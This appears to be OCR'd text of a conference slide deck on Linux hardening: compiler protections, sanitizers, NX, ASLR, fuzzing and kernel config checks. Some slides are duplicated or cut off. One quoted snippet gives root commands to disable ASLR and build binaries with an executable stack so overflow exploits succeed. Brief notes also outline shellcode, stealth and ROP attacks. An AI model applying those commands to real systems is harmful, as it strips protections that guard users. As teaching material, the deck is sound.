  Protected symlinks:                     Enabled
  Protected hardlinks:                    Enabled
  Protected fifos:                        Partial
  Protected regular:                      Enabled
  Ipv4 reverse path filtering:            Disabled
  Kernel heap randomization:              Enabled
  GCC stack protector support:            Enabled
  GCC stack protector strong:             Enabled
  SLAB freelist randomization:            Enabled
  Virtually-mapped kernel stack:          Enabled
  Restrict /dev/mem access:               Enabled
  Restrict I/O access to /dev/mem:        Disabled
  Exec Shield:                            Unsupported
  YAMA:                                   Active

  Hardened Usercopy:                      Enabled
  Harden str/mem functions:               Enabled

* X86 only:
  Address space layout randomization:     Enabled

* SELinux:                                Disabled

  SELinux infomation available here:
    http://selinuxproject.org/

$
```

SIDEBAR :: hardening-check *(an aternate to checksec)*

First, run hardening-check on a 'regular' (though with -g) compiled executable

- **hardening-check** is a Perl script
- hardening-check [options] [ELF ...]

- Examine a given set of ELF binaries and check for several security hardening features, g if they are not all found

untu/Debian, install the `devscripts` package:
`apt install devscripts`

```
$ show_gcc_switches -f ./bof_vuln_reg_dbg
./bof_vuln_reg_dbg: GCC option switches passed, summary report:
C17 11.3.0 -mtune=generic -march=x86-64 -g -O0 -fasynchronous-unwind-tables -fstack-prot
ector-strong -fstack-clash-protection -fcf-protection
(Tip: pass the -m option switch to show help on each of these GCC options)

Show GCC default options                : skipped (pass -g to get this report)
Show GCC default optimization options : skipped (pass -o to get this report)
$
$ hardening-check ./bof_vuln_reg_dbg ; echo $?
./bof_vuln_reg_dbg:
 Position Independent Executable: yes
 Stack protected: yes
 Fortify Source functions: no, only unprotected functions found!
 Read-only relocations: yes
 Immediate binding: yes
 Stack clash protection: unknown, no -fstack-clash-protection instructions found
 Control flow integrity: yes
1
$
```

I wrote the small util *show_gcc_switches*

SIDEBAR :: hardening-check *(an aternate to checksec)*

- **hardening-check** is a Perl script
- hardening-check [options] [ELF ...]
- Examine a given set of ELF binaries and ...ck for several security hardening features, ...g if they are not all found

...buntu/Debian, install the `devscripts` package:
`apt install devscripts`

Next, let's run hardening-check on a deliberately less protected executable

```
$ show_gcc_switches -f ./bof_vuln_lessprot_dbg
./bof_vuln_lessprot_dbg: GCC option switches passed, summary report:
C17 11.3.0 -mtune=generic -march=x86-64 -g -O0 -fno-stack-protector -fasynchronous-unwin
d-tables -fstack-clash-protection -fcf-protection
(Tip: pass the -m option switch to show help on each of these GCC options)

Show GCC default options              : skipped (pass -g to get this report)
Show GCC default optimization options : skipped (pass -o to get this report)
$
$
$ hardening-check ./bof_vuln_lessprot_dbg ; echo $?
./bof_vuln_lessprot_dbg:
 Position Independent Executable: no, normal executable!
 Stack protected: no, not found!
 Fortify Source functions: no, only unprotected functions found!
 Read-only relocations: yes
 Immediate binding: no, not found!
 Stack clash protection: unknown, no -fstack-clash-protection instructions found
 Control flow integrity: yes
1
```

I wrote the small util *show_gcc_switches*

2.5 Compiler-level Protection

Compiler Instrumentation :
Sanitizers
or UB (Undefined Behavior) Checkers (Google)

- Class: Dynamic Analysis

- Run-time instrumentation added by GCC / Clang to programs to check for UB and detect programming errors.

- Versions: GCC >= 8.3.0
Clang >= 11

<foo>Sanitizer : compiler instrumentation based family of tools ; where <foo> = Address | Kernel | Thread | Leak | UndefinedBehavior


Tool (click for documentation)	Purpose	Short Name	Environment Variable	Supported Platforms
AddressSanitizer	memory error detector	ASan	ASAN_OPTIONS [1]	x86, ARM, MIPS (32- and 64-bit of all), PowerPC64
KernelSanitizer		KASan	-	4.0 kernel: x86_64 only (and ARM64 from 4.4)
ThreadSanitizer	data race detector	TSan	TSAN_OPTIONS [2]	Linux x86_64 (tested on Ubuntu 12.04)
LeakSanitizer	memory leak detector	LSan	LSAN_OPTIONS [3]	Linux x86_64
UndefinedBehaviorSanitizer	undefined behavior detector	UBSan	-	i386/x86_64, ARM,Aarch64 ,PowerPC64, MIPS/MIPS64
UndefinedBehaviorSanitizer for Linux Kernel			-	Compiler: gcc 4.9.x; clang[++]

2.5 Compiler-level Protection

Compiler Instrumentation : Sanitizers or UB (Undefined Behavior) Checkers (Google)

- Class: Dynamic Analysis

- An extract from my *Linux Kernel Debugging* book



Type of memory bug or defect	Tool(s)/techniques to detect it
Uninitialized Memory Reads (**UMR**)	Compiler (warnings) [1], static analysis
Out-of-bounds (**OOB**) memory accesses: read/write underflow/overflow defects on compile-time and dynamic memory (including the stack)	KASAN [2], SLUB debug
Use-After-Free (**UAF**) or dangling pointer defects (aka **Use-After-Scope** (**UAS**) defects)	KASAN, SLUB debug
Use-After-Return (**UAR**) aka UAS defects	Compiler (warnings), static analysis
Double-free	Vanilla kernel [3], SLUB debug, KASAN
Memory leakage	kmemleak

Table 5.1 – A summary of tools (and techniques) you can use to detect kernel memory issues

A few notes to match the numbers in square brackets in the second column:

- [1]: Modern GCC/Clang compilers definitely emit a warning for UMR, with recent ones even being able to auto-initialize local variables (if so configured).
- [2]: KASAN catches (almost!) all of them – wonderful. The SLUB debug approach can catch a couple of these, but not all. Vanilla kernels don't seem to catch any.
- [3]: By vanilla kernel, I mean that this defect was caught on a regular distro kernel (with no special config set for memory checking).

2.5 Compiler-level Protection

- <*foo*>Sanitizer
  - Address Sanitizer (ASan)
    - Kernel Sanitizer (KASAN)
  - Thread Sanitizer (TSan)
  - Leak Sanitizer
  - Undefined Behavior Sanitizer (UBSAN)
    - UBSAN for kernel as well
- Enable by GCC switch : **-fsanitize=<*foo*>**
  ; <*foo*>=[[kernel]-address | thread | leak | undefined]
- Address Sanitizer (ASan)
  - ASan: “a programming tool that detects memory corruption bugs such as buffer overflows or accesses to a dangling pointer (use-after-free). AddressSanitizer is based on compiler instrumentation and directly-mapped shadow memory. AddressSanitizer is currently implemented in **Clang** (starting from version 3.1[1]) and **GCC** (starting from version 4.8[2]). On average, the instrumentation increases processing time by about 73% and memory usage by 340%.[3]”
  - “Address sanitizer is nothing short of amazing; it does an excellent job at detecting nearly all buffer over-reads and over-writes (for global, stack, or heap values), use-after-free, and double-free. It can also detect use-after-return and memory leaks” - D Wheeler, “Heartbleed”
  - Usage (apps): just compile with the GCC flag: `-fsanitize=address`

Try out using ASAN with the code from my book ***Hands-On System Programming with Linux, Packt, Oct 2018*** book’s repo:

git clone
https://github.com/PacktPublishing/Hands-on-System-Programming-with-Linux/

here: ch5/membugs.c

2.6 Compiler-level Protection – a few resources

- "The Stack is Back", Jon Oberheide - a slide deck
- Kernel Stack attack mitigation: the new STACKLEAK feature:
  "Trying to get STACKLEAK into the kernel", LWN, Sept 2018
  - Key points: kernel stack overwrite on return from syscalls (with a known poison value), kernel uninitialized stack variables overwrite, and kernel stack runtime overflow detection
  - STACKLEAK merged in 4.20 Aug 2018 [commit].
- *[in-development] Clang Shadow Call Stack (SCS) mitigation* : separately allocated shadow stack to protect against return address overwrites (ARM64 only);
  - Activate via `-fsanitize=shadow-call-stack`
  - Ref: link

3.1) Libraries

- **BoF exploits – how does one attack?**
- **By studying real running apps, looking for a weakness to exploit (enumeration)**
  - f.e. the infamous libc gets() and similar functions in [g]libc!
- **It's mostly by exploiting these common memory bugs that an exploit can be crafted and executed**
- **Thus, it's *really important* that we developers re-learn: Must Avoid using std lib functions which are not bounds-checked**
  - gets, sprintf, strcpy, scanf, etc
  - Replace gets with fgets (or better still with getline / getdelim); similarly for snprintf, strncpy, snprintf, etc
  - **s/str<foo>/strn<foo>**
- **Tools: static analyzers (flawfinder (a simple static analyzer), Coccinelle, sparse, smatch, Coverity, Klocwork, SonarQube, etc), compiler: stack protection, source fortification, [K]ASAN, UBSAN; use superior libraries (next), etc**

3.2) Libraries

- **Best to make use of "safe" libraries, especially for string handling**
- **Obviously, a major goal is to prevent security vulnerabilities**
- **Examples include**
  - The Better String Library
  - Safe C Library
  - musl – a small std C library
  - Simple Dynamic String library
  - Libsafe
  - *Also see:*
    Ch 6 "Library Solutions in C/C++Library Solutions in C/C++", Secure Programming for UNIX and Linux HOWTO, D Wheeler
- **Source - Cisco Application Developer Security Guide**
  "… In recent years, web-based vulnerabilities have surpassed traditional buffer overflow attacks both in terms of absolute numbers as well as the rate of growth. The most common forms of web-based attacks, such as cross-site scripting (XSS) and SQL injection, can be mitigated with proper input validation.
- ***Cisco strongly recommends that you incorporate the Enterprise Security API (ESAPI) Toolkit from the Open Web Application Security Project (OWASP) for input validation of web-based applications. ESAPI comes with a set of well-defined security API, along with ready-to-deploy reference implementations."***

4.1) Executable Space Protection

- **The most common attack vector**
  - **Inject shellcode** onto the stack (or even the heap), typically via a BOF vuln
  - Arrange to have the shellcode execute, thus gaining privilege (or a backdoor)
  - Called a *privesc – privilege escalation* (PE)
    - (LPE: local PE; RPE: remote PE)
- **Modern processors have the ability to ‘mark’ a page with an NX (No eXecute) bit**
  - So if we ensure that all pages of *data regions* - like the stack, heap, BSS, etc - are marked as NX, then the shellcode holds no danger!
  - The typical BOF (‘stack smashing’) attack relies on memory being readable, writeable and executable (rwx)
- **Key Principle: W^X pages : W XOR X => executable pages are not writeable and vice-versa**
  - **LSMs** (Linux Security Modules): opt-in feature of the kernel
  - LSMs do incorporate W^X mechanisms
  - Even better, but less widely implemented: XOM (execute-only memory)

4.2) Executable Space Protection – Hardware protection

- **Linux kernel**
- Supports the NX bit from v2.6.8 onwards
- On processors that have the hardware capability
  - Includes x86, x86_64 and x86_64 running in 32-bit mode
  - x86_32 requires PAE (Physical Address Extension) to support NX
  - (However) For CPUs that do not natively support NX, 32-bit Linux has software that emulates the NX bit, thus protecting non-executable pages
  - **Check for NX hardware support** (on x86[_64] Linux):

```
echo -n "NX?" ; grep -w nx -q /proc/cpuinfo && echo " Yes" || echo " Nope"
```

-or by-

```
$ sudo check-bios-nx --verbose
ok: the NX bit is operational on this CPU.
```

- A commit by Kees Cook (v2.6.38) ensures that even if NX support is turned off in the BIOS, that is ignored by the OS and protection remains

4.3) Executable Space Protection – Hardware protection

- *Ref: https://en.wikipedia.org/wiki/NX_bit*
- (More on) Processors supporting the NX bit
  - Intel markets it as XD (eXecute Disable); AMD as 'EVP' - Enhanced Virus Protection
  - MS calls it DEP (Data Execution Prevention) ; ARM as XN – eXecute Never
  - *Android: As of Android 2.3 and later, architectures which support it have non-executable pages by default, including non-executable stack and heap.[1][2][3]*
- ARMv6 onwards (new PTE format with XN bit) ; [PowerPC, Itanium, Alpha, SunSparc, etc, too support NX]
- Intel **SMEP** – Supervisor Mode Execution Prevention – bit in CR4 (ARM equivalent: PXN/PAN)
  - When set, when in Ring 0 (OS privilege, kernel), MMU faults (page fault) when trying to *execute* a page's content in Ring 3 (app: unprivileged, usermode)
  - Prevents the "usual" kernel exploit vector: map some shellcode in userland, exploit some kernel bug/vuln to overwrite kernel memory to point to it, and get it to trigger
  - *PaX solves this via PAX_UDEREF*
  - *"SMEP: What is It, and How to Beat It on Linux", Dan Rosenberg*
- Intel **SMAP** – Supervisor Mode Access Prevention
  - When set and in Ring 0, MMU faults when trying to *access* (r|w|x) a usermode page
  - SMAP extends SMEP (no execute) to include no read/write/execute on usermode pages when on; SMAP's off when the processor AC flag is cleared (the instructions are STAC (setAC) and CLAC (clearAC))
  - In Linux since 3.8 (CONFIG_X86_SMAP)
  - Must-read: *'Supervisor mode access prevention', Jon Corbet, LWN, Sept 2012*

5.1) ASLR ('ass-ler') – Address Space Layout Randomization

- NX (or DEP) protects a system by not allowing arbitrary code execution on non-text pages (stack/heap/data/BSS/etc; generically, it enforces the W^X principle)
- But it cannot protect against attacks where *legal code* is executed – like [g]libc functions, system calls, etc (as they're in a valid text segment and are thus marked as r-x in their respective PTE entries)
- In fact, this is the attack vector for what is commonly called Ret2Libc ('return to libc') and ROP-style (ROP = Return Oriented Programming) attacks
- How can *these* attacks be prevented (or at least mitigated)?
  - **ASLR** : by *randomizing* the layout of the process VAS (virtual address space), an attacker cannot know (or guess) in advance the location (virtual address) of glibc code, system call code, etc
  - Hence, attempting to launch this attack usually causes the process to (just) crash and the attack fails
  - (User mode) ASLR is in Linux from early on (2005; CONFIG_RANDOMIZE_BASE),
  - and **Kernel ASLR (KASLR)** from **3.14** (2014); **KASLR is only enabled *by default* in the more recent 4.12** Linux

5.2) ASLR – Address Space Layout Randomization

- *Note though:*
- (K)ASLR works by offsetting the base of the process/kernel image by a random offset; for processes, this value changes every time a process runs; for the kernel, only on every boot
- Thus, (K)ASLR **is a *statistical* protection and not an absolute one**; it (just) adds an additional layer of difficulty (depending on the number of random bits available; currently only 9 bits used on 32-bit) for an attacker, but does not inherently prevent attacks in any way
- With ASLR On, the process image **start location is randomized (each time it is launched)**
- Also, even with full ASLR support, a particular process may *not* have it's VAS randomized
  - Why? As ASLR requires compile-time support (within the binary executable too): the binary must be built as a *Position Independent Executable (PIE)*
    [the gcc switches `-no-pie, -mforce-no-pic` turn PIE off]
  - Recall the *checksec* and *hardening-check* utils – they can show if PIE is enabled or not
- Process ASLR – turned On by compiling source with the `-fPIE` and `-pie` gcc flags

5.3) ASLR – Address Space Layout Randomization

- Control switch : /proc/sys/kernel/randomize_va_space
- Can be read, and written to as root
- Three possible values:

  0 => turn OFF ASLR

  1 => turn ON ASLR only for stack, VDSO, shmem regions

  2 => turn ON ASLR for stack, VDSO, shmem regions and data segments [OS default]

- ```
  $ cat /proc/sys/kernel/randomize_va_space
  2
  ```
- Again, the *checksec* utility shows the current [K]ASLR values (also try my *tools_sec/ASLR_check.sh* script to get/set the system ASLR value)
  ```

5.4) [K]ASLR – Address Space Layout Randomization

- **Information leakage** (aka 'info leaks'; for eg. a known kernel pointer/address value; a core dump could leak info; seen /proc/kallsyms?) can completely compromise the ASLR schema (*example*)
- In KASLR, the kernel start offset is randomized (size depends on # of random bits) every time it's booted
- A Perl script to detect 'leaking' kernel addresses added in 4.14 (commit by TC Harding)
  - `leaking_addresses`: add 32-bit support : commit 4.17-rc1 29 Jan 2018
    Suggested-by: Kaiwan N Billimoria <kaiwan.billimoria@gmail.com> :-)
    Signed-off-by: Tobin C. Harding <me@tobin.cc>

5.4) ASLR – Address Space Layout Randomization

- An example of a recent **ASLR-related security vuln with the 'weakness enumeration' being info-leakage : CWE-532: Insertion of Sensitive Information into Log File)**: Article: May 2023:
  "*Samsung Smartphone Users Warned of Actively Exploited Vulnerability*":

  […] Samsung smartphone users warned about CVE-2023-21492, an ASLR bypass vulnerability exploited in the wild, …

  The flaw in question is CVE-2023-21492, described as a kernel pointer exposure issue related to log files. The security hole can allow a privileged local attacker to bypass the ASLR exploit mitigation technique. This indicates that it has likely been chained with other bugs. …

  Samsung patched CVE-2023-21492 with its May 2023 security updates and said it learned about the flaw in mid-January. The company said certain Android 11, 12 and 13 devices are impacted. …"

- (A personal aside: I was editing this slide on 23-May-2023; a few minutes later I got a Security Update on my Samsung phone! Nice.)

Often, especially on recent modern hardware/software, in order to correctly test stack-smashing code, one must turn off security stuff like NX stacks and ASLR; else, your stack-smasher ‘exploit’ won’t work :-p ; for example, on *exploit-db*:

Linux/x86 - Execve() Alphanumeric Shellcode (66 bytes)

“… When you test it on new kernels remember to disable the randomize_va_space and to compile the C program with execstack enabled and the stack protector disabled

```
# bash -c 'echo "kernel.randomize_va_space = 0" >> /etc/sysctl.conf'
# sysctl -p
# gcc -z execstack -fno-stack-protector -mpreferred-stack-boundary=2 -g bof.c -o bof
```

”


The “`-z execstack`*” is a linker option allowing stack data to be treated as being executable!*


6.1) Better Testing

- **TESTING / QA : one of the, if not *the*, most important steps in the cycle**
- **Of course, most QA teams (as well as conscientious developers) will devise, implement and run an impressive array of test cases for the given product or project**
- **However: it's usually the case that most of these fall into the *positive* test-cases bracket (check that the test yields the desired outcome)**
- **This approach is fine, BUT will typically fail to find bugs and vulnerabilities that an attacker / hacker probes for; thus:**
    - We have to adopt an "attacker" mindset (*"set a thief to catch a thief"*)
    - We need to develop an impressive array of thorough ***negative test-cases*** which check whether the program/device-under-test ***fails*** **correctly and gracefully**

6.1) Better Testing

Whoops, heart rate's a bit high today …





6.2) Better Testing / IOF (Integer OverFlow)

- **A typical example:**
  the user (or a program) is to pass a simple integer value:
  - Have test cases been written to check that it’s within designated bounds?
  - [see our code/iof demo code]
  - Both positive and negative test cases are *required;* as otherwise, integer overflow – IOF - bugs are heavily exploited! ; *see SO: How is integer overflow exploitable?)*
- **From *OWASP*: “Arithmetic operations cause a number to either grow too large to be represented in the number of bits allocated to it, or too small. This could cause a positive number to become negative or a negative number to become positive, resulting in unexpected/dangerous behavior.”**
- Related: Loss o

6.3) Better Testing / IOF
Food for thought

```
ptr = calloc(var_a*var_b, sizeof(int));
```

- *Ask yourself*: ***what if the result of (var_a*var_b) overflows??***
  - Did you write a validity check for the size parameter to calloc(3)?
  - Old libc bug- an IOF could result in a **much smaller buffer being allocated** via calloc() ! (which could then be *a good BOF attack candidate*)
- **How to catch IOF bugs?**
  - Static analysis could / should catch bugs like this
- **(FYI) In general, analysis tools fall into two broad categories**
  - Static analyzers
  - Dynamic analyzers
    - Valgrind tool suite
    - the <*foo*>Sanitizer tools (ASAN, MSAN, LSAN, UBSAN, ...)
- Also FYI, the Linux kernel's modern **refcount_t** implementation protects against IoF

6.4) Better Testing / Fuzzing

- **IOF (Integer Overflow)**
  - Google wrote a *safe_iop (integer operations)* library for Android (from first rel)
  - However, as of Android 4.2.2, it appears to be used in a very limited fashion and is out-of-date too
- **Fuzzing**

  "Fuzz testing or fuzzing is a software testing technique used to discover coding errors and security loopholes in software, operating systems or networks by inputting massive amounts of random data, called *fuzz*, to the system in an attempt to make it crash." *Source*

6.5) *Better Testing / Fuzzing*

- **Mostly-positive testing is practically useless for security-testing**
- **Thorough Negative Testing is a MUST**
- ***Fuzzing***
  - Fuzzing is especially effective in finding security-related bugs
  - Bugs that cause a program to crash (in the normal case)
  - Fuzzing tools / frameworks include
    - Google's OSS-Fuzz - continuous fuzzing of open source software; "… Currently, OSS-Fuzz supports C/C++, Rust, and Go code. Other languages supported by LLVM may work too. OSS-Fuzz supports fuzzing x86_64 and i386 builds"
    - *Trinity* and *Syzkaller* – fuzzing tools used for kernel fuzzing
    - Google's **syzkaller** web dashboard, showing reported bugs of the upstream kernel and other interesting statistics, is available here: https://syzkaller.appspot.com/upstream. Do check it out.

SIDEBAR : Kernel Hardening : the kconfig-hardened-check script

Alexander Popov's '*Kconfig Hardened Check*' script can be very useful!

`git clone https://github.com/a13xp0p0v/kconfig-hardened-check`

"... kconfig-hardened-check is a tool for checking the security hardening options of the Linux kernel. The recommendations are based on

KSPP recommended settings
CLIP OS kernel configuration
Last public grsecurity patch (options which they disable)
SECURITY_LOCKDOWN_LSM patchset
Direct feedback from the Linux kernel maintainers
This tool supports checking Kconfig options and kernel cmdline parameters.

I also created Linux Kernel Defence Map that is a graphical representation of the relationships between these hardening features and the corresponding vulnerability classes or exploitation techniques. ..."
- Alexander Popov.

Installation (easier with pip):

```
pip install git+https://github.com/a13xp0p0v/kconfig-hardened-check
```

SIDEBAR : Kernel Hardening : the kconfig-hardened-check script

```
~ $ kconfig-hardened-check
usage: kconfig-hardened-check [-h] [--version] [-m {verbose,json,show_ok,show_fail}]
                              [-c CONFIG] [-l CMDLINE] [-p {X86_64,X86_32,ARM64,ARM}]
                              [-g {X86_64,X86_32,ARM64,ARM}]

A tool for checking the security hardening options of the Linux kernel

options:
  -h, --help            show this help message and exit
  --version             show program's version number and exit
  -m {verbose,json,show_ok,show_fail}, --mode {verbose,json,show_ok,show_fail}
                        choose the report mode
  -c CONFIG, --config CONFIG
                        check the security hardening options in the kernel Kconfig file
                        (also supports *.gz files)
  -l CMDLINE, --cmdline CMDLINE
                        check the security hardening options in the kernel cmdline file
  -p {X86_64,X86_32,ARM64,ARM}, --print {X86_64,X86_32,ARM64,ARM}
                        print the security hardening recommendations for the selected
                        microarchitecture
  -g {X86_64,X86_32,ARM64,ARM}, --generate {X86_64,X86_32,ARM64,ARM}
                        generate a Kconfig fragment with the security hardening options for
                        the selected microarchitecture
~ $
```

An example: have the script display the recommended hardening preferences for the ARM64

```
$ kconfig-hardened-check -p ARM64
[+] Printing kernel security hardening options for ARM64...
=========================================================================================================
              option name               | type  |desired val | decision |      reason
=========================================================================================================
CONFIG_BUG                              |kconfig|     y      |defconfig | self_protection
CONFIG_SLUB_DEBUG                       |kconfig|     y      |defconfig | self_protection
CONFIG_THREAD_INFO_IN_TASK              |kconfig|     y      |defconfig | self_protection
CONFIG_GCC_PLUGINS                      |kconfig|     y      |defconfig | self_protection
CONFIG_IOMMU_SUPPORT                    |kconfig|     y      |defconfig | self_protection
CONFIG_STACKPROTECTOR                   |kconfig|     y      |defconfig | self_protection
CONFIG_STACKPROTECTOR_STRONG            |kconfig|     y      |defconfig | self_protection
CONFIG_STRICT_KERNEL_RWX                |kconfig|     y      |defconfig | self_protection
CONFIG_STRICT_MODULE_RWX                |kconfig|     y      |defconfig | self_protection
CONFIG_REFCOUNT_FULL                    |kconfig|     y      |defconfig | self_protection
CONFIG_RANDOMIZE_BASE                   |kconfig|     y      |defconfig | self_protection
CONFIG_VMAP_STACK                       |kconfig|     y      |defconfig | self_protection
CONFIG_IOMMU_DEFAULT_DMA_STRICT         |kconfig|     y      |defconfig | self_protection
CONFIG_IOMMU_DEFAULT_PASSTHROUGH        |kconfig| is not set |defconfig | self_protection
CONFIG_STACKPROTECTOR_PER_TASK          |kconfig|     y      |defconfig | self_protection
CONFIG_ARM64_PAN                        |kconfig|     y      |defconfig | self_protection
CONFIG_ARM64_EPAN                       |kconfig|     y      |defconfig | self_protection
CONFIG_UNMAP_KERNEL_AT_EL0              |kconfig|     y      |defconfig | self_protection
CONFIG_ARM64_E0PD                       |kconfig|     y      |defconfig | self_protection
```

Also, very useful: see how one can *merge* a generated config fragment with your existing kernel config [*link*]

Concluding Remarks

- **Experience shows that having several hardening techniques in place is *far superior* to having just one or two**
- ***Depth-of-Defense* is critical**
- **For example, take [K]ASLR and NX (or XN):**
  - Only NX, no [K]ASLR: security bypassed via ROP-based attacks
  - Only [K]ASLR, no NX: security bypassed via code injection techniques like stack-smashing, *or heap spraying*
  - Both full [K]ASLR and NX: (more) difficult to bypass by an attac

Concluding Remarks

KEY SLIDE : The security-mindset approach (wrt development)

- **Security protections to enable must include:**
  - {K}ASLR + NX + SM{E|A}P +
  - Compiler protections:
    `-Wall -fstack-protector-strong`
    `-D_FORTIFY_SOURCE=3 -Werror=format-security`
    `-fsanitize=bounds -fsanitize-undefined-trap-on-error`
    `-fstrict-flex-arrays`
    +
  - Linker protection (partial/full RELRO), PIE/PIC +
  - Usage of safer libraries +
  - Recommended kernel hardening config options (f.e. seen via *kconfig-hardened-check*) enabled +
- Test: thorough 'regular' testing + dynamic analyzers ([K]ASAN, UBSAN, valgrind) + static analyzers (…) + **Fuzz** testing + test/verification with tools (checksec, lynis, paxtest, hardening-check, kconfig-hardened-check.py, linuxprivchecker.py, syzkaller, syzbot, etc)

> @kees_cook:
> "If you can't switch your C to Rust immediately, consider at least enabling all the sanity checking the compiler can already do for free:
>
> -Wall
> -D_FORTIFY_SOURCE=3
> -fsanitize=bounds -fsanitize-undefined-trap-on-error
> -fstrict-flex-arrays (GCC 13+, Clang 16+)"

The security-mindset approach (wrt development)


- Always keep in mind the PoLP – the Principle of Least Privilege
  - Always give a task *only* the privileges it requires, nothing more
  - Move away from the old setuid/setgid framework; migrate your apps to use the modern POSIX Capabilities model (see capabilities(7))
  - Attack surface reduction (seccomp is one)
  - *Must* have a secure update path to your product
- Physical security
  - Encryption is required: ‘at rest’ (storage) and ‘in motion’ (network)
    - Strong encryption on storage devices (includes SDcards); Linux LUKS (Linux Unified Key Setup)
  - Disallow access to console device / server room / etc

EMBEDDED IOT SUMMIT

Concluding Remarks

Miscellaneous

Linux kernel – security patches into mainline



- Not so simple; the proverbial "tip of the iceberg"
- As far as security and hardening is concerned, projects like GRSecurity / PaX, KSPP and OpenWall have shown what can be regarded as the "right" way forward
- The ***Kernel Self Protection Project (KSPP)*** shows the way forward; merges all code upstream directly to the kernel tree
  - 'The State of Kernel Self Protection', Jan 2018, Kees Cook (video)
- A cool tool for checking kernel security / hardening status (from GRSec): **paxtest** (among several like lynis, checksec.sh, hardening-check, kconfig-hardened-check.py, linuxprivchecker.py, etc)
- However, the reality is that there continues to be resistance from the kernel community to merging in similar patchsets
- Why? Some legitimate reasons-
  - Info hiding – can break many apps / debuggers that rely on pointers, information from procfs, sysfs, debugfs, etc
  - Debugging – breakpoints into code - don't work with NX on
  - Boot issues on some processors when NX used (being solved now)
  - Usual tussle between perceived performance slowdowns
- More info available: *Making attacks a little harder, LWN, Nov 2010*

Concluding Remarks

Miscellaneous

FYI :: Basic principle of attack

First, a program with an exploitable vulnerability – local or remote - must be found. This process is called *Reconnaissance / footprinting / enumeration*.
(Dynamic approach- attackers will often 'fuzz' a program to determine how it behaves; static- use tools to disassemble/decompile (objdump,strings,IDA Pro,etc) the program and search for vulnerable patterns. Use vuln scanners).
[Quick Tip: Check out nmap, Exploit-DB, the GHDB (Google Hacking Database) and the Metasploit pen(etration)-testing framework].

A string containing *shellcode* is passed as input to the vulnerable program. It overflows a buffer (a BOF), causing the shellcode to be executed (arbitrary code execution). The shellcode provides some means of access (a backdoor, or simply a direct shell) to the target system for the attacker. If *kernel* code paths can be revectored to malicious code in userspace, gaining root is now trivial (unless SM{E|A}P} is enabled)!

Stealth- the target system should be unaware it's been attacked (log cleaning, hiding).


Concluding Remarks

Miscellaneous

ADVANCED-
Defeat protections?

- ***ROP (Return Oriented Programming) attacks***
- ***Defeats ASLR, NX***
  - *Not completely; modern Linux PIE executables and library PIC code*
- ***Uses "gadgets" to alter and control PC execution flow***
- ***A gadget is an existing piece of machine code that is leveraged to piece together a sequence of statements***
  - *it's a non-linear programming technique!*
  - *Each gadget ends with a :*
    - *X86: 'ret'*
    - *RISC (ARM): pop {rX, ..., pc}*
- ***Sophisticated, harder to pull off***
- ***But do-able!***

...



Concluding Remarks

Concluding Remarks

Miscellaneous

Defeat protections?

- As Natali Tshuva's keynote (*EOSS, Prague, June 2023: Keynote: Outsmarting IoT Defense: The Hacker's Perspective*- Natali Tshuva, Co-founder & Chief Executive Officer, Sternum IoT) says ...

